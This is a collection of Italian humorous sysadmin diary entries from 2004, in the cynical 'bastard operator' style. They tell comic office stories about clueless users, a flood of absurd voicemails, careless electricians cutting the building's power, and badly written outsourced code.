Dopo un po' di hacking sembra che le informazioni vengano visualizzate e memorizzate correttamente. A questo punto facciamo qualche prova e... non funziona... cioe', nella parte di sito riservata al "back office" funziona tutto correttamente, mentre nella parte "utenti" continua a visualizzare le cose sbagliate... WTF???

E cosi' scopro che, per ogni *singola* pagina, c'e' un diverso Bean per recuperare le informazioni dal database, mentre qualche pagina addirittura non usa nessun Bean ma legge i dati direttamente...

Inoltre non e' solo quel campo che viene gestito in modo diverso, ma sono molteplici...

Ma chi cacchio ha scritto questa chiavica di codice???

```
/* Code By Mammalucco Yugoslavo mammalucco@yugoslavia.yu */
```

...ci avrei giurato...

A questo punto torna alla carica UL.

UL - Allora, trovato niente?

IO - Si', ho trovato che questo e' RFUC.

UL - ?? he?

IO - Really Fooled Up Code

UL - E che possiamo fare?

IO - Io vedo solo 3 possibilita'. Assumendo che sulla macchina di sviluppo funziona correttamente. 1) Si piglia la macchina di sviluppo e la si mette al posto di quella di produzione, 2) si perde il tempo a modificare ogni singola pagina mettendo a posto i vari bean o meglio ancora riscrivendo i vari pezzi in modo da avere UN bean e non diecimila, 3) si rimanda il tutto agli Yugoslavi che se lo sistemino loro dato che le cazzate le hanno fatte loro.

UL - Hemmm... c'e' un problema...

IO - Solo un o?

UL - La versione giapponese deve essere in produzione lunedì'...

IO - ...adesso lo dici? In tal caso le soluzioni sono solo due, la 1) di prima e la 2) si lascia tutto come sta, il sito in giapponese lo si fa funzionare in inglese e si riesaminano le possibilita'.

Davide

15/03/2004 00:00

You've Got F*ck*ng Voicemail!

You've Got F*ck*ng Voicemail!

Eccomi in arrivo in ufficio all'alba delle 10.30. Noto subito una lucina sul telefono lampeggiare ferocemente...

Uh-ho... voicemail...

BIIP! TU HAI...VENTI...TRE...MESSAGGI
O no! Cacchio! PREMERE UNO PER...**BIIP!**

MESSAGGIO NUMERO...UNO

Hemmm...salve...ho un problema con la posta elettronica...*e chi diavolo sei?*... mi ritorna un errore ogni volta che tento di spedire un messaggio *che errore? chi sei?*, ed e' una cosa un po' urgente perche' devo trasmettere questo documento ad un cliente e... *chi e' che sei? il tuo nome! dimmi il tuo nome!* quindi se puoi darci una occhiata... *il tuo nome!* ciao e grazie.-click **IDIOTA!biip**

MESSAGGIO NUMERO...DUE

Ciao! Sono CL *almeno questo il suo nome lo sa*, ho portato in ufficio il mio laptop e volevo collegarlo alla rete *no, col cavolo!*, solo che non ho una scheda di rete, cosi' ho tolto la scheda di rete dal laptop di UL che non e' qui' oggi **CRETINO!** *Quello e' un modem ISDN!* solo che il laptop non la riconosce *per forza!* comunque ho collegato il laptop staccando uno dei due PC che sono al secondo piano *quali pc???*, sai quelli che sono sotto al tavolo nel corridoio *No! Deficiente! Quelli sono due server!?*, ma non riesco a farlo funzionare lo stesso *ti spezzo le braccine!!!*. Puoi venire a darci una occhiata? *Come no! Aspetta che prendo il martello e la perforatrice e poi arrivo* **biip!**

MESSAGGIO NUMERO...TRE

Ciao D sono UL2, dobbiamo organizzare una demo per un prodotto e ci servono una mezza dozzina di pc *una mezza dozzina, come se io i pc li estraggo dal nulla nella caffetteria non c'e' connessione di rete nella caffetteria!* Ok, *potrei passare un cavo attraverso il muro della sala riu...* e dovremmo anche connetterci con il cosola', il pc di \$immensa_societa.vuoi dire il RAS? *mi serve un telefono per que...* Se potresti predisporre tutto per le 12.30 *di che giorno?*, e' molto importante, **DI CHE GIORNO????** anche perche' stasera alle 18.00 alcuni devono prendere un aereo per **NO! CA\$\$O!! BRUTTA TROTA! T'HO DETTO UN MILIONE DI VOLTE CHE MI SERVE ALMENO UNA SETTIMANA DI PREAVVISO PER QUESTE COSE!BI*CA\$\$O! BIIP!**

MESSAGGIO NUMERO...QUATTRO

Salve, sono...hummm...*eccone un altro che ha scordato il suo nome..* LQ di...hummm...uno dei vostri clienti *chi accidenti e' sto qui?*, dunque... hemmm... mi chiedevo se non fosse possibile accedere direttamente al vostro database server per...hemmm *cose' che vuoi fare tu?* eseguire delle statistiche su... hummm *chi accidenti sei tu???* la distribuzione dei dati... quindi... se hummm... poteste fornirci i dati di accesso e le password...*si' come no...* potete inviarmi le informazioni a utente@hotmail.com. Grazie.*mavadavialcu***biip**

MESSAGGIO NUMERO...CINQUE

Sono UL3, mi sono accorto che il server di sviluppo per \$societa' non era piu' raggiungibile *se non pagate le licenze...*, cosi' ho provato a riavviarlo *...come se e' chiuso in sala macchine?*, ma dopo che ho premuto il pulsante ha fatto uno strano rumore *come accidenti sei entrato in sala...* **HAI UNA COPIA DELLA CHIAVE!** e non si e' riavviato come supposto, invece mi ha dato una sfilza di errori **HAI UNA FOTTUTA COPIA DELLA CHIAVE! TU GRANDISSIMO FIGLIO DI...** *dovro' fare una chiaccherata con SL per questo! E nuove serrature!* e adesso non so perche' tutti si lamentano che il tool di pianificazione non si riesce

Cosa fa' l'applicazione X ?

piu' ad usare... ***hai riavviato il server sbagliato! Idiota!!!!*** Ma sicuramente le due cose non sono collegate no? *sono collegate come il tuo cervello e' collegato al tuo culo!* **biiiiip!**

MESSAGGIO NUMERO...SEI

Sono SUSL *hu-ho...*, avremmo deciso di implementare poi quella connessione privata tra casa mia e l'ufficio *la VPN intendi?*, mi sono gia' messo in contatto con lo specialista per l'installazione dell'hardware *quello non capisce una beata fava!* che arrivera' lunedì! *No! Lunedì non e' possibile!* mentre l'hardware dovrebbe arrivare al piu' tardi martedì! *E allora l'altro coglione cosa viene a fare qui'???*, se fosse possibile sistemare tutto per il fine settimana sareb**BIIIP**

calmo... respira... insipra... espira... non posso chiamare SUSL emeritatestadiquiz... lo chiamo dopo... caaaaalmo....

MESSAGGIO NUMERO...SETTE

Sono sempre CL *Oh No!*, sempre per quel laptop *cosa ca\$\$o hai combinato adesso?*, ho pensato che forse era un problema di connessione con l'hub *connessione tuo nonno!*, hai presente quel piccolo hub che e' sotto al tavolo no? *certo che ce l'ho presente, cosa gli hai fatto?* cosi' ho pensato di provare a scambiarlo con l'altro hub che e' nello sgabuzzino di sotto *quale hub nello sgabuzzino?*, hai presente lo sgabuzzino dove ci sono i fusibili vicino alla porta dell'ufficio di HRSL? ***QUELLO E' UN ROUTER, TESTA DI CA\$\$O!!!*** Cosi' ho preso quell'hub ed ho provato a collegarlo ***NO! PEZZO DI DEFICIENTE!!!***, ma credo che abbiano qualche differenza sulle interfacce di rete perche' la lucina della scheda di rete non si accendeva ***NON E' UNA SCHEDA DI RETE!!!***. Allora ho pensato che forse dipendeva dall'alimentatore ed ho provato a scambiarli ***AAAAAARRRRRRRGHHHHH!!! BI*CRASH*BI*TRONK*FOTTUTOTELEFONO!!!*BIIIP***

Davide

22/03/2004 00:00

Un Altro Fantastico Giorno

Un Altro Fantastico Giorno

*be-bop... be-bop... be-booop... **BE-BOP!... BEEEEEE!!!!***

Cervello - Ok, ok... sono sveglio... Hei! Corpo! Bisogna fermare la sveglia!

Corpo - He? cosa?

Cervello - La sveglia! Spegnila!

Corpo - Sì sì... vabbe'...

brancico sul comodino cercando la sveglia... dopo un certo numero di tentativi individuo il pulsante giusto e la spengo.

Cervello - Yawn... Yawn... perche' mi sento come se mi avessero installato una versione di Windows NT SP 1? Lento... cigolante... che puo' crashare ogni secondo...

Qualche minuto dopo...

*be-bop... be-bop... be-booop... **BE-BOP!... BEEEEEE!!!!***

Cervello - Mannagg... il secondo allarme... Hei! Corpo! La sveglia!!!

Corpo - Hauuuunnn.. quanto rompi stamani...

ri-brancico alla ricerca della sveglia, che pero' non e' piu' sul comodino perche' nella precedente fase l'ho buttata per terra. Dopo un certo tempo di brancicamento con mano e piede fuori dal letto individuo la sveglia e riesco a spegnerla, considero brevemente l'idea di lanciarla fuori dalla finestra, ma dovrei alzarmi per aprirla e non mi pare una buona idea. Finisco per rimettere la sveglia sul comodino.

Qualche minuto dopo...

RADIO - ED ECCO LE ULTIME NOTIZIE METEOROLOGICHE: PIOVE E PIOVERA' PER TUTTA LA SETTIMANA! LA TEMPERATURA MINIMA...

Cervello - Aaaaaagh!!! Ho lasciato la sveglia regolata su \$radio!! Forza corpo! E' ora di alzarsi e spegnere quell'arnese urlante.

Corpo - Ma sei scemo? Si sta cosi' bene a letto... io resto qui'.

Cervello - No, dobbiamo alzarci, lavarci, andare al lavoro...

Corpo - Ma tu ti sei fumato qualche cosa di avariato!

Cervello - Suvvia! Sbattiti su' che e' ora!

Corpo - Ooooo... okey, ma solo se la pianti di rompere!

riesco laboriosamente a tirarmi in posizione piu' o meno seduta...

Cervello - Bravo! Adesso spegni la radio prima di svegliare l'intero isolato.

ri-brancico alla ricerca della radio, dopo un certo numero di tentativi la spengo.

Cervello - Ok, adesso si tratta di alzarsi ed andare in bagno!

Corpo - No, manco per idea, manco per sogno, anzi ritorno a letto!

Cosa fa' l'applicazione X ?

Cervello - Non puoi ritornare a letto. Dobbiamo andare in ufficio!

Corpo - E perche' dovremmo andarci? Dammi una buona ragione!

Cervello - Hemmm... dunque... perche'.... perche' ci pagano!

Corpo - Non abbastanza.

Cervello - Sempre di piu' che se restiamo a letto.

Corpo - Si, come no. Be' io faccio come mi pare in ogni caso.

A questo punto il mio corpo ritorna in posizione orizzontale, si ricopre con la coperta e procede a mettersi il cuscino in testa.

Cervello - Ma... hei! Hummm... Si sta mica male a letto...

Corpo - Che ti avevo detto? Adesso non rompere va...

Un certo tempo dopo...

IO - Yawwwwwn.... che cavolo d'ore sono? Piove... Hummm... perche' la sveglia e' alla rovescia?

brancico e rimetto la sveglia in posizione corretta.

IO - Hummmm... come' che questo coso mi dice che sono le tre del pomeriggio... **FUCK!**

Ed e' cosi' che inizia un'altra fantastica giornata...

Davide

29/03/2004 00:00

Want Ze Zijn Stomme! (perche' sono stupidi!)

Want Ze Zijn Stomme! (perche' sono stupidi!)

E' un piovoso giorno di ottobre, ed io sto cercando di capire come si montano i binari per il montaggio rack del nuovo server di posta, quando UL arriva in ufficio.

UL - Il ProjectPlanner non funziona piu'!

IO - Il... che?

UL - Il ProjectPlanner! L'applicazione per la pianificazione delle risorse!

Rimango interdetto per un istante pensando che accidenti sta dicendo questo, poi una flebile lucina si accende...

IO - Intendi quell'accrocchio fatto in Jhtml?

UL - Esatto!

IO - E che problema ha?

UL - Be', se lo apri vedi subito!

IO - Non ho le password per quel coso.

UL - E non puoi farci niente?

IO - No. E' roba di CL. Lui e' l'unico che puo' metterci le mani dentro.

Una piccola spiegazione. La suddetta "applicazione" e' stata realizzata sempre dai soliti mammalucchi jugoslavi. E' un insieme di bug tenuti insieme da colla e chewing-gum e si incarta piu' si che no. Tempo addietro mi avevano "proposto" di prendermi la responsabilita' di avere l'applicazione "performante" (e' cosi' che SL aveva detto), io ho messo subito in chiaro che o sta cosa la si riscrive in modo che funzioni come dico IO sulle macchine che dico IO o ciccia. Ovviamente riscriverla era eccessivamente costoso. Il risultato e' che l'applicazione continua a "vivere" sul PC di CL e CL e' l'unico che si gestisce tale cosa.

UL - Ma CL non e' qui' oggi.

IO - Pazienza.

UL - Ma... mi serve!

IO - Lamentati con SL allora.

UL - Ma non si puo' fare proprio niente?

IO - Be', vai al tavolo di CL e schiaccia il tasto "reset" del PC.

UL si avvia verso la sua missione di distruzione, tanto lo so gia' che le probabilita' che il PC non si riavvii per niente sono del 50% e se il PC si riavvia probabilmente l'applicazione non si riavviera'.

Continuo percio' a trafficare con i miei binari... come accidenti si attacca sto coso al retro del rack?? Mi sa che mi hanno mandato i binari sbagliati!

A questo punto arriva CL2

CL2 - Che versione di \$bugdb stiamo usando noi?

IO - E' scritta in ogni singola pagina di quel coso.

CL2 - Non sarebbe ora di aggiornare?

IO - Peche' vorresti aggiornarlo?

CL2 - Be'... e' un po' vecchio...

IO - E funziona perfettamente.

Cosa fa' l'applicazione X ?

CL2 - Magari la versione nuova ha delle features interessanti...

IO - Quali features?

CL2 - Hemmmm... non lo so...

IO - E allora spiegami perche' vorresti sostituire una versione che funziona con una versione che non hai idea se funziona o no e per delle features che tu non conosci e che magari non ci servono nemmeno.

CL2 - Hummm... ma l'ultima versione e' sempre la migliore..

IO - Levati dai piedi.

CL2 ha appena sgomberato che UL ritorna alla carica.

UL - Come' che \$applicationserver non funziona piu' sul server di \$cliente?

IO - Perche' la licenza era scaduta ed in ogni caso non c'e' niente su quel server che utilizza \$applicationserver.

UL - Come non c'e' niente che... e \$applicazione allora?

IO - Non usa \$applicationserver. E' html statico.

UL - Ma... come???

IO - Significa che non c'e' nessun bisogno di \$applicationserver. Funziona uguale anche direttamente su Apache.

UL - Hummm... perche' abbiamo installato \$applicationserver allora?

IO - Perche' il branco di mammalucchi yugoslavi hanno detto che serviva.

E soprattutto perche' tanto le licenze non le pagavano loro... e perche' non hanno la piu' pallida idea di cosa stanno facendo o perche'...

UL - Ma perche' hanno detto che serviva?

IO - Perche' sono stupidi.

UL rimane interdetto per un attimo dalla mia risposta...

UL - Ritornando al discorso del ProjectPlanner...

IO - Cosa?

UL - Non potresti farci qualche cosa?

IO - Intendi cestinare l'intera applicazione?

UL - No! Farla funzionare!

IO - Gli un ici che potrebbero farla funzionare sono gli interdetti che l'hanno scritta.

UL - E perche' non lo fanno?

IO - Quale parte di "perche' sono stupidi" non hai capito?

Ultimamente e' una risposta che "calza" a parecchia gente.

Davide

04/05/2004 00:00

Public Announcement

Public Announcement

E' giorno di migrazione in Sala Comando, cioe' e' il giorno in cui il sottoscritto deve imballare tutta la mercanzia e trasferirsi in una specie di piccionaia. Il tutto grazie alla fantastica "gestione degli spazi" di UL e all'arrivo di ulteriori Droni di \$immensa_societa' che, non sapendo piu' dove rinchiudere, finiranno ad occupare il mio ufficio (si', anche il cesso-sgabuzzino).

Da un certo punto di vista sono contento, se non altro avro' piu' luce, da un altro punto di vista non sono contento manco un po'. Comunque...

Così sto passando la giornata imballando e trasportando roba verso la nuova destinazione, quando mi arriva CL.

CL - Non riesco ad avviare piu' il programma dei rapportini!

Il succitato programma in realta' e' una chiavica di Web Application.

IO - Non hai letto la mail che ho mandato a tutto l'edificio?

CL - Quale mail?

Procedo a mostrargli la posta elettronica che ancora riporta l'e-mail (marcata come "letta") che dice "ho cambiato il link per il programma dei rapportini, usate http:..... ed aggiornate il vostro bookmark".

CL - Io non l'ho vista!

IO - Si' si... come no.

Prendo su uno degli scatoloni e comincio a portarlo a destinazione, lungo la via incontro CL2.

CL2 - Stavo giusto venendo da te!

IO - A si?

CL2 - Come faccio ad attivare il mio autoreply?

IO - Apri il tuo browser e leggi le istruzioni.

CL2 - Quali istruzioni?

A questo punto mi dirigo verso il suo computer ed apro il browser, sulla "pagina di default" appare un bellissimo link (in rosso) "FAQ - Leggere", faccio click e una delle prime cose che compare e' "Come attivare o disattivare l'autoreply".

CL2 - Ma non c'era prima!

IO - Come no...

Mollo lo scatolone in quella che sara' la mia prossima casa, mi giro e quasi mi scontro con CL3.

CL3 - Ce lo abbiamo SaltimbancDistiller?

IO - No.

CL3 - Ma io devo produrre un Ptf (giuro che ha detto così)! Come faccio?

Cosa fa' l'applicazione X ?

Andiamo sul suo computer, di nuovo apro il suo browser e nella solita paginetta appare "Come creare un file PDF".

CL3 - Ma guarda! Ma da quando e' li questa cosa?

IO - Piu' o meno da un anno circa.

CL3 - Io non l'ho mai notata!

IO - E gia'...

Mentre sto spostando il mio computer appare UL2.

UL - Cos'e' successo all'interfaccia Web di CVS?

IO - In che senso?

UL - Prima usando http://..... mi appariva l'interfaccia di CVS!

IO - E adesso che ti appare?

UL - Hummm... non l'interfaccia di CVS.

IO - Davvero? Prova un po'.

Lui digita ed appare una pagina con su' scritto "A causa dei patemi di SL ho disattivato l'interfaccia di CVS. Per cortesia lamentatevi con SL".

UL - Ecco vedi?

IO - Hai letto?

UL si volta verso il monitor e, con sforzo titanico, cerca di assimilare le 20 parole che compongono la frase, dopo averla letta per circa 7 minuti consecutivi mi osserva.

UL - ...quindi...

IO - Si?

UL - Che devo fare?

IO - (rimangiandomi le prime dodici-tredici risposte che mi vengono spontanee) Continua a provare che prima o poi ci riuscirai.

A questo punto UL2 mi arriva li' come un tornado.

UL2 - Avevo messo dei file importantissimi sul disco condiviso venerdi' e adesso non ci sono piu'!!!

IO - Dove sul disco condiviso?

UL2 - In "temporanei".

IO - E non hai notato quel bellissimo file che si chiama "la directory viene cancellata ogni sabato, non lasciare nulla"?

UL2 - Hummm.... c'e' un file del genere?

IO - Si. E c'e' pure scritto su quella paginetta che appare ogni volta che apri il tuo browser.

UL2 - ...davvero?

Mi chiedo... ma perche' perdo tempo a scrivere sta roba se tanto poi non la legge nessuno?

Davide

04/12/2004 00:00

Another Nice Day In ParadiseHell

Another Nice Day In ParadiseHell

Riecco gli Uomini In Salopet arrivare a stormi sull'edificio.

Dopo la decisione di UL di spostare tutti i droni di \$immensa_societa' dai vari posti dove erano dislocati a quello che fu il mio ufficio, si e' anche deciso di modificare l'ufficio in questione per "ottimizzarne lo sfruttamento".

L'ottimizzazione e' anche dovuta al fatto che uno dei succitati droni ha confuso la porta del cesso-sgabuzzino con quella delle scale che portano nel seminterrato (la famosa "fossa"). Risultato: prognosi di 20 giorni ed un drone in meno.

Si e' pertanto deciso di rimuovere il cesso-sgabuzzino, installare una porta con serratura per le scale ed aggiungere alcune prese di corrente e connessioni di rete in piu' nella stanza.

Una volta approvato il progetto ed il corrispondente preventivo, ecco i vari tipi giungere a frotte e prepararsi al lavoro. Ovviamente la ditta ha assicurato che "non ci sarebbero state interruzioni nella normale attivita' dell'azienda".

Voglio dire, il fatto di avere un branco di bufali scatenati occupati a buttare giu' pareti, smontare tubi dell'acqua e del riscaldamento e stendere cavi per meta' del palazzo non inficia nel normale andamento del resto delle attivita'... no...

Mi sto rilassando con una tazza di caffe' in Sala Macchine, l'unico posto tranquillo, anche se confinante con la Tana Dei Droni, come ho ribattezzato il mio ex-ufficio, quando il gruppo di assaltatori arriva e comincia la sua opera di demolizione.

IO - (sorvegliandomi il caffe) *mmmm... chissa' se riesco ad avere i due dischi addizionali per il db server...*

SBRANG

IO - ?? *"sbrang" ?? che diavolo succede?*

PATACRASH

IO - *Ma che diavolo...*

A questo punto esco in volata dalla Sala Macchine, giro l'angolo ed entro nella Tana. In tempo per vedere uno degli Unni (U1) in piedi su uno dei tavoli guardare non troppo contento un monitor da 19" sfasciato sul pavimento. Ed io sono convinto che il monitor non era ne' sfasciato ne' sul pavimento prima del "patacrash" di poco prima. Un paio di Droni fissano il monitor piuttosto preoccupati dal riparo di una scrivania.

IO - Che accidenti state combinando?

U1 - Possiamo spostare questa roba cosi' lavoriamo meglio?

IO - **Spostare si', Distruggere NO.**

U1 - Be', ma se la stanza fosse vuota non ci sarebbero di questi problemi.

IO - Problemi del tipo "riparare un monitor da 19" sfasciato"?

U1 - hemmm...

Cosa fa' l'applicazione X ?

A questo punto ho consigliato ad uno dei due droni di tenere il conto del materiale danneggiato e me ne sono tornato in Sala Macchine a finire il mio caffè'.

Fast forward di un paio d'ore...

IO - *Chissa' se il nuovo controller per il disk-array e' arrivato o no...*

UPS - click click!

IO - ? "*click click*" ?

UPS - (passa rapidamente da batterie ad AC) click! click!

IO - *..non mi sembra un comportamento normale...*

UPS - (passa **moolto** rapidamente da batterie ad AC parecchie volte...) click! click! click! click! click!...

IO - *No, questo non e' per niente normale... mi chiedo se..*

A questo punto l'intera stanza piomba nel buio e nel silenzio piu' totale. Niente piu' ronzare di ventilatori, ronzare di dischi, chattare di schede di rete... niente di niente... anche l'UPS e' spento e silenzioso.

IO - Heeee??? Cosa??? Niente allarme? Niente "bip-bip"? Cosi'??? WTF???

A questo punto mi dirigo in volata nella Tana dei Droni (chiamatelo un sesto senso...). E vedo due Unni osservare interessati una delle nuove scatole di derivazione dalla quale si alza un certo fumo puzzolente...

IO - Che accidenti succede qui??

U1 - Hummm... credo ci sia stato un piccolo problema con la corrente.

IO - Per "un piccolo problema" intendi "niente piu' corrente in tutto l'edificio"?

U1 - Hummm... qualche cosa del genere.

IO - Vi rendete conto vero che a questo punto riceverete il conto dei danni causati?

U1 - O, suavia... e' solo un cavo...

IO - Non mi riferisco al cavo. Mi riferisco al fatto che l'intero edificio e' senza corrente e lo rimarra' senza alcun dubbio per alcune ore, al fatto che un numero non ben precisato di sistemi che non dovrebbero essere mai spenti sono in questo preciso momento spenti e, senza alcun dubbio, molti di loro avranno seri problemi a ripartire, al fatto che, causa la vostra imbranataggine, il lavoro di molteplici persone verra' sicuramente rovinato e dovremmo perdere svariati giorni a capire cosa e' buono e cosa non lo e'.

Ho scoperto in seguito che il "piccolo problema" era stato causato da una "piccola svista": il tipo aveva fatto un po' di confusione tra il cavo della fase (rosso) ed il cavo della terra (giallo e verde)...

Dopo una breve chiaccherata con \$produttore_ups ho scoperto che, se l'UPS si rende conto che quello che dovrebbe essere "terra" ha in realta' una tensione di 240 Volts, l'UPS (per evitare che tu ti fulmini toccando il computer) si limita a spegnersi. Cosi' di botto. Niente allarme. Niente di niente.

Davide

19/04/2004 00:00

X-Men vs. W-Luser

X-Men vs. W-Luser

E' un tranquillo venerdi' nella nuova "sala comando", sala che e' ridotta al mio tavolo, dato il trasferimento in piccionaia.

Se non altro l'ambiente e' piu' luminoso e la macchina del caffe' e' piu' vicina.

Sto controllando l'andamento delle cose sul mio monitor di sistema quando CL si avvicina.

CL - Devo farti vedere una cosa!

IO - Devi proprio?

CL - Si'.

IO - (prendendo il tronchese dal tavolo) Se cominci a toglierti i pantaloni sai cosa ti succede...

CL - He??? No! Non in quel senso... sul computer!

A questo punto procede a girare attorno al mio tavolo (non importa quanti rottami interpongo tra il tavolo e la balaustra dietro di me, qualcuno persiste nel girare dietro di me per "mostrarmi qualche cosa").

Comunque CL comincia l'opera di "dimostrazione"... o almeno ci prova, mentre io mi appoggio all'indietro sulla sedia e mi rilasso in attesa dello spettacolo. Che non tarda a manifestarsi.

Sul mio PC infatti, c'e' solo Linux. Con fvwm come Window Manager. Nessun widget sullo schermo. Praticamente scarno al massimo. E tutti quelli che ci provano rimangono completamente sbigottiti dal fatto che io trovi tale sistema "perfettamente soddisfacente".

E CL non e' da meno, infatti osserva un po' incuriosito i due x-term che campeggiano sul video (uno sulle News ed uno che mostra un pezzo di script in perl) e comincia a muovere il mouse su' e giu', destra e sinistra... ovviamente l'idea di *domandare* come funziona il tutto (CL ama definirsi "esperto") non lo sfiora minimamente.

Così va avanti un po'. Dopo un paio di minuti riesce a capire che può spostare i due x-term come farebbe sul suo Winblows, ma lì si ferma...

IO - Qualche problema?

CL - Hemmm... no, no...

IO - Cose' che volevi farmi vedere?

CL - Hemmm... momento ne...

A questo punto vengo distratto dal telefono.

UL - Ho una nuova versione di \$applicazione da rilasciare sul server di test.

IO - Adesso?

UL - Si'. E' sul disco condiviso.

IO - Ok, aspetta un momento. (rivolto a CL) Posso?

CL - (pensando: adesso vedo come fa lui e poi lo faccio anche io...) Certo!

Ma la pensata di CL si scontra con la brutta realta': ignoro completamente il mouse ed appoggio le mani sulla tastiera. Un breve valzer sui tasti ed i due x-term scompaiono dal video (sono passato ad un altro schermo

Cosa fa' l'applicazione X ?

virtuale), un nuovo x-term appare come dal nulla ed una sessione telnet viene avviata, il file viene trasferito con un colpo di scp, uno script avviato ed un paio di messaggi mi informano che l'applicazione e' stata installata e riavviata. Poi l'x-term viene obliterato ed i due precedenti ricompaiono.

Il tutto in meno di 20 secondi.

IO - (parlando con UL al telefono) Ok, e' a posto.

UL - Di gia'? Ok, grazie!

IO - (rivolto a CL) Dunque... dove eravamo?

CL - Hemmm...

Ricomincia a muovere il mouse avanti e indietro... poi alla fine si arrende... piu' o meno...

CL - Hummm... dove sono i pulsanti? (nota: non "icone", pulsanti)

IO - Quali pulsanti?

CL - Be'... i pulsanti...

IO - Quelli? (indicando la tastiera)

CL - No!... I... pulsanti... insomma... (muovendo il mouse un po' frustrato)... come diavolo fai ad aprire Internet Explorer?

IO - A parte che io uso Netscape. Comunque, premi F5.

CL - He? (osservando lo schermo)

IO - No. Li' (indicando la tastiera)

CL - (preme il tasto F5 con una certa trepidazione... Netscape compare sullo schermo) Ah!...ecco... (procede a digitare l'indirizzo di un sito con un solo dito, ma sbaglia e riceve un bel "server non trovato")...Damn...

IO - (spostando le sue mani dalla tastiera) Cosa stai cercando?

CL - http:nomedelsito...

Killo netscape con un Alt-Q ed apro un x-term con un tocco di F6, poi procedo a digitare netscape http://nomedelsito, Netscape viene di nuovo evocato, questa volta direttamente con il sito in questione. Che pero' riporta un bellissimo "javascript error"...

IO - Interessante... E' questo che volevi farmi vedere?

CL - Hemmm... non esattamente... vabbe', lasciamo stare...

Ancora una volta X-Men ha sconfitto W-Luser...

Davide

26/04/2004 00:00

Stupid Is Who Stupid Does

Stupid Is Who Stupid Does

Riecco il nostro cliente di Code [re]abluse alla carica, dopo la diagnosi del problema (RFUC), ha lavorato per circa un mese per mettere a posto le cose, ma ci sono ancora un paio di schifezze in giro e richiede la nostra collaborazione per finire il lavoro.

Lo accolgo quindi nella mia nuova postazione con CL. E con lui ci sono UL1 ed UL2. UL1 procede alle "presentazioni"...

UL1 - Ecco, gia' conosce D che e' il nostro amministratore e CL che e' il programmatore, mentre questo (UL2) e' il Responsabile Organizzazione...

IO - (tagliando corto) In sostanza, LORO (indicando UL1 ed UL2) sono quelli che parlano di cose che non capiscono, mentre NOI (indicando me e CL) siamo quelli che FACCIAMO LE COSE. Possiamo cominciare ora?

UL1 ed UL2 ridacchiano vagamente, pensando "che cavolo vuol dire"? Mentre RB (il Cliente) ridacchia alla "e si, capisco...". Cominciamo quindi con un bel controllo di tutto il codice cambiato. A questo punto pero' arriva UL.

UL - C'e' qui' il tipo per l'installazione del nuovo pannello delle connessioni del telefono.

IO - Adesso??? Ma non doveva arrivare la settimana prossima?

UL - Si' ma e' arrivato adesso.

IO - Ma, fammi capi'. Hai ri-chiamato gli stessi beduini dell'altra volta?

UL - Ma sono cosi' convenienti...

IO - E certo! Il primo idiota che hanno mandato qui' ha fatto un buco nel pavimento con il suo culo e ci e' costato due giorni di lavoro per riparare i danni, per non parlare del PBX sfasciato, gli altri hanno demolito un monitor e causato un collasso totale dell'impianto elettrico...

UL - Ma l'assicurazione ha pagato tutti i danni..

IO - Che e' come dire "non importa se uno Tsunami mi demolisce la casa, tanto l'assicurazione mi paga".

UL - Ma sono cosi' convenienti...

...che dovrei dirgli adesso?

IO - Ok, andiamo...

Lascio CL e RB a sudare sul codice e vado a ricevere quest'altro Uomo In Salopet (US). Lo conduco in sala macchine, gli mostro il PBX ed il rack dove il pannello dovrebbe essere installato e gli spiego che per **qualunque evenienza** mi puo' chiamare.

Dopo di che' sono chiamato al capezzale di un laptop da uno degli UL che ha appena ricevuto un nuovo laptop. Si' perche' nonostante le mie rimozioni che i laptop attualmente in uso sono piu' che sufficienti per le capacita' richieste, e' stato deciso di sostituirli. Tutti. 18 laptop! Cosi' vado da UL3.

IO - Allora, quale e' il problema?

UL3- Non riesco piu' a connettermi alla rete.

IO - E che cosa hai combinato?

UL3- Volevo collegarmi alla mia rete di casa, cosi' ho cambiato le impostazioni di rete...

IO - Rimuovendo il laptop dal dominio...

Cosa fa' l'applicazione X ?

UL3- Esatto, pensavo di poterlo rimettere nel dominio dopo...

IO - No che non puoi. Se tutti potessero mettere una macchina nel dominio a loro piacimento sai che casino.

Dopo aver redarguito UL3 e rimesso il laptop al suo posto sto ritornando al mio posto quando CH (la nostra centralinista) arriva tutta trafelata...

CH - Non c'e' piu' telefono!

IO - In che senso?

CH - Non si riesce piu' a telefonare da nessuna parte!

Ucci, ucci... sento odore di casino con l'Uomo In Salopet...

Ritorno in Sala Macchine e scovo l'individuo in questione che sta facendo un macello con l'armadio delle connessioni. Ci avete presente la scena di "Akira" dove Tetsuo sta demolendo l'impianto criogenico? Ecco, mettete l'armadio delle patch al posto dell'impianto e cavi telefonici al posto dei tubi che portano gas e piu' o meno avete un'idea di quello che stava succedendo. Solo che io non ho un laser in orbita con il quale tentare di friggerlo.

IO - Che cavolo sta succedendo qui??

US - Questo maledetto arnese mi sta dando dei problemi!

E procede ad "aggiustare" l'arnese in questione... per quattro volte cerca di installare il pannello nell'armadio, richiudendo nel contempo i cavi che scappano da tutte le parti nell'interno dell'armadio stesso e per tre volte se n'e' uscito con un "ecco, adesso e' a posto" per poi immediatamente prorompere in un "merda! non e' a posto per niente!". Quello che ha detto la quarta volta non l'ho capito, ma era molto lungo e molto articolato... sembrava quasi un poema.

A questo punto il tipo ha perso la pazienza ed ha cercato di brutalizzare il pannello, il quale pero' si e' ribellato opponendo una feroce resistenza.

Ne e' seguita una specie di lotta libera tra la Forza Bruta e la Fredda Intelligenza (lascio a voi decidere da che parte stava una e da che parte stava l'altra), che e' piu' o meno terminata con l'individuo salopet-dotato letteralmente "appeso" in un groviglio di cavi telefonici...

In quel momento e' arrivato UL....

UL - Che cav... (osservando il tipo dentro)

IO - Ma tanto sono convenienti... e poi paga l'assicurazione no?

UL - ...groan...

Davide

05/03/2004 00:00

Problem Solving

Problem Solving

Continua a stupirmi l'assoluta incapacita' di taluni individui, ritenuti "intelligenti e preparati" (preparati in che?) nel risolvere i problemi piu' semplici che si verificano con apparati che tali individui dovrebbero essere perfettamente in grado di maneggiare ed operare.

Questo e' cio' che e' successo oggi... non sono esattamente sicuro della prima parte in quanto non ero presente ma, dati gli individui coinvolti, ritengo che la ricostruzione sia sufficientemente realistica.

CL1 deve stampare un documento, il documento e' li' che le sorride dal suo Worp, fa click sul pulsante "stampa". Non succede (apparentemente) niente. CL1 preme di nuovo il pulsante "stampa". Di nuovo, apparentemente, niente accade. CL1 preme dodici-tredici volte il pulsante "stampa", ignorando l'icona di una stampante che lampeggia in basso.

A questo punto si alza e si avvia verso la stampante, appoggiata su un mobile nell'angolo.

